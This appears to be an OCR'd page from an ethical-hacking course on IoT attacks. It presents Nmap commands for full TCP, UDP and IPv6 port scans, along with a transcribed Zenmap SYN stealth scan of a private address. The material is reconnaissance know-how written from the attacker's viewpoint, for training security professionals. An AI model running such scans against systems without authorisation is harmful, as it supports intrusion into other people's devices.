
Figure 18.31: Screenshot of IoTSeeker

Vulnerability Scanning using Nmap

- Attackers use **vulnerability scanning tools** such as Nmap to identify all the IoT devices connected to the network along with their **open ports** and **services**

Scanning for Vulnerabilities using Nmap

- To scan for a specific IP address
  - **`nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name> <IP>`**
- To check for open TCP and UDP services and ports
  - **`nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`**
- To identify the IPv6 capabilities of a device
  - **`nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`**



Target: 192.168.2.1

Profile:

Command: nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168.2.1

```
nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168...
```

```
Starting Nmap [redacted] ( https://nmap.org ) at [redacted]
02:27 Pacific Standard Time
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:27
Completed Parallel DNS resolution of 1 host. at 02:27,
0.01s elapsed
Initiating SYN Stealth Scan at 02:27
Scanning 192.168.2.1 [65536 ports]
Discovered open port 80/tcp on 192.168.2.1
Discovered open port 443/tcp on 192.168.2.1
```

https://nmap.org

Vulnerability Scanning

Once the attackers gather information about a target device, they search for the attack surfaces of a device (identify the vulnerabilities) that they can attack. Vulnerability scanning allows an attacker to find the total number of vulnerabilities present in the firmware, infrastructure, and system components of an IoT device that are accessible. After identifying the attack surface area, the attacker will scan for vulnerabilities in that area to identify an attack vector and perform further exploitation on the device.

Vulnerability scanning helps an attacker to identify IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications. In contrast, it also assists security professionals in securing IoT devices in the network by determining the security loopholes or vulnerabilities in the current security mechanisms before the attackers can exploit them.

Vulnerability Scanning using Nmap

Attackers use vulnerability-scanning tools such as Nmap to identify the IoT devices connected to the network along with their open ports and services. Nmap generates raw IP packets in different ways to identify live hosts or devices on the network, services offered by them, their operating systems, type of packet filters used, etc.

Attackers use the following Nmap command to scan a specific IP address:


```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a complete scan of the IoT device that checks for both TCP and UDP services and ports:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

To identify the IPv6 capabilities of a device:

```
nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```


Zenmap
Scan Tools Profile Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
Details
Filter Hosts

Target: 192.168.2.1

Command: nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168.2.1

nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168...

```
Starting Nmap      ( https://nmap.org ) at
02:27 Pacific Standard Time
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating NSE at 02:27
Completed NSE at 02:27, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:27
Completed Parallel DNS resolution of 1 host. at 02:27,
0.01s elapsed
Initiating SYN Stealth Scan at 02:27
Scanning 192.168.2.1 [65536 ports]
Discovered open port 80/tcp on 192.168.2.1
Discovered open port 443/tcp on 192.168.2.1
```

